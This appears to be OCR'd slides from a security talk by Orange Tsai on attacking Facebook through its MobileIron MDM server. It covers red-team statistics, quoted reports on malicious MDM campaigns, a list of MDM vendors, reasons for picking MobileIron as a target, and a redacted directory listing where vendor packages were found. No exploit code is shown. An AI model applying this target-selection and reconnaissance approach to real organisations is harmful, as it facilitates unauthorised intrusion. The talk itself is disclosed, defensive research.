How I Hacked facebook Again!

by 🍊 Orange Tsai


DEVCORE

Orange Tsai

- Principal security researcher at DEVCORE
- Captain of HITCON CTF team
- 0day researcher, focusing on Web/Application security


orange_8361

DEVCORE


為什麼要說“又”呢?
Why did you say again?

How I Hacked Facebook, and Found Someone's Backdoor Script

Facebook, BugBounty, RCE, Backdoor, Reconnaissance, Pentest

By **Orange Tsai** on 2016-04-21


自己用的服務
自·己·沒·打·過
駭客之恥
imgflip.com

你面對的是駭客
我們也是

- ✓ 紅隊演練
- ✓ 滲透測試
- ✓ 教育訓練
- ✓ 顧問服務

紅隊演練
Red Team Assessment
紅隊演練是真實的攻擊演練，這張戰場圖說明團隊的編制、任務目標、以及每個階段的成果。

68%
超過六成以上的專案可以控制 AD 伺服器、vCenter 等，進而控制企業核心系統

CORE ZONE

83%
破解超過 7.6 萬個員工之密碼，顯示八成以上企業密碼強度仍高度不足

100%
截至目前為止，戴夫寇爾平均 4 天內可以成功進入企業內部網路

DEMILITARIZED ZONE

64%
六成以上企業外洩可被利用之帳號密碼、原始碼、內部文件

INTERNET

打擊小隊
尋找同系列漏洞、設定 C2 中繼站、橫向及垂直移動及掃蕩內網關鍵基礎設施

研究小隊
針對特規系統或難以突破的節點研發 0-day 漏洞、開發漏洞利用程式

特攻小隊
負責找尋能順利入侵企業的第一個節點或嘗試取得資料

情搜小隊
針對已公開揭露或暗網之資訊進行偵查及收集，供特攻小組擬定作戰計畫

支援小隊
部署基礎設施、記錄戰況、維持系統存取連線及翻找機敏文件

DEVCORE SECURITY CONSULTING

Infiltrating Corporate Intranet Like NSA

Pre-auth RCE on Leading SSL VPNs

Orange Tsai (@orange_8361)

Meh Chang (@mehqq_)

black hat USA 2019

Disclaimer

所有漏洞皆經過 **合·法·流·程** 回報並且 **修·復·完·成**

MDM(Mobile Device Management)

https://www.manageengine.com/products/desktop-central/images/MDM_features.png

September 5, 2018 2 Comments


Threat Research

Malicious MDM: Let's Hide This App

Talos Group

Since our initial discovery of a malicious mobile device management (MDM) platform that was loading fake applications onto smartphones, we have gained greater insight into the attacker's methods. We now know how the attacker took advantage of a common MDM feature and used an iOS profile to hide and disable the legitimate versions of the fake apps to force the use of the malicious stand-ins.

Cisco Talos previously published two articles (here and here) on the subject. In the aforementioned campaigns, the attackers enrolled iOS devices into the MDM and used the devices to control the victim's devices, deploying malicious apps disguised as the messaging services WhatsApp, Telegram and Imo, as well as the web browser Safari.



First seen in the wild – Malware uses Corporate MDM as attack vector

April 29, 2020

Research by: Aviran Hazum, Bogdan Melnykov, Chana Efrati, Danil Golubenko, Israel Wernik, Liav Kuperman, Ohad Mana

Overview:

Check Point researchers discovered a new Cerberus variant which is targeting a multinational conglomerate, and is distributed by the company's Mobile Device Manager (MDM) server. This malware has already infected over 75% of the company's devices. Once installed, this Cerberus variant can collect large amounts of sensitive data, including user credentials, and send it to a remote command and control (C&C) server.

新聞

駭客出新招！入侵企業MDM伺服器以散布Android惡意程式

Check Point揭露駭客入侵某家企業的行動裝置管理（MDM）伺服器，以大規模散布金融木馬程式的攻擊行動

文/ 陳曉莉 | 2020-05-04 發表

VMWare AirWatch

Microsoft Intune

MobileIron

Trend Micro Mobile Security

IBM MaaS 360

常見 MDM 解決方案

Jamf Pro

Apple DEP/Profile Manager

Sophos Mobile Control

Citrix XenMobi

ManageEngine

VMWare AirWatch

Microsoft Intune

MobileIron

Trend Micro Mobile Security

IBM MaaS 360

常見 MDM 解決方案

Jamf Pro

Apple DEP/Profile Manager

Sophos Mobile Control

Citrix XenMobi

ManageEngine

Why MobileIron?

1. 根據官網，至少 20,000+ 企業使選擇
2. 至少 15% 的財富世界 500 大公司選擇、且暴露在外網
3. 台灣企業使用比例最高的 MDM
4. Facebook 有在使用!

如何開始?

Index of /

Name	Last modified	Size	Description
[redacted]	2018-07-05 16:09	1.7K	
[redacted]	2018-07-05 16:09	1.7K	
[redacted]	2018-07-05 16:09	1.7K	
[redacted]	2018-07-05 16:08	21	
mi-buildinfo-10.0.0.1-4.noarch.rpm	2018-07-05 16:08	9.7K	
mi-test-10.0.0.1-4.noarch.rpm	2018-07-05 16:09	9.6K	
mobileiron-centos7-upgrader-10.0.0.1-4.x86_64.rpm	2018-07-05 16:09	2.2G	
mobileiron-core-preupgrade-10.0.0.1-4.noarch.rpm	2018-07-05 16:09	517K	
[redacted]	2018-07-05 16:24	-	
[redacted]	2018-07-05 16:25	10	
[redacted]	2018-07-05 16:09	783	
[redacted]	2018-07-05 16:09	21	

Apache/2.4.10 (Debian) Server at [redacted] Port 80

Index of /


Name	Last modified	Size	Description
mi-buildinfo-10.0.0.1-4.noarch.rpm			
mi-test-10.0.0.1-4.noarch.rpm			
mobileiron-centos7-upgrader-10.0.0.1-4.x86_64.rpm			
mobileiron-core-preupgrade-10.0.0.1-4.noarch.rpm			
[redacted]	2018-07-05 16:09	783	
[redacted]	2018-07-05 16:09	21	

Apache/2.4.10 (Debian) Server at [redacted] Port 80


怎麼跑起來？

痛苦。


等待服務跑起來
waiting for reply...


Java™

架構

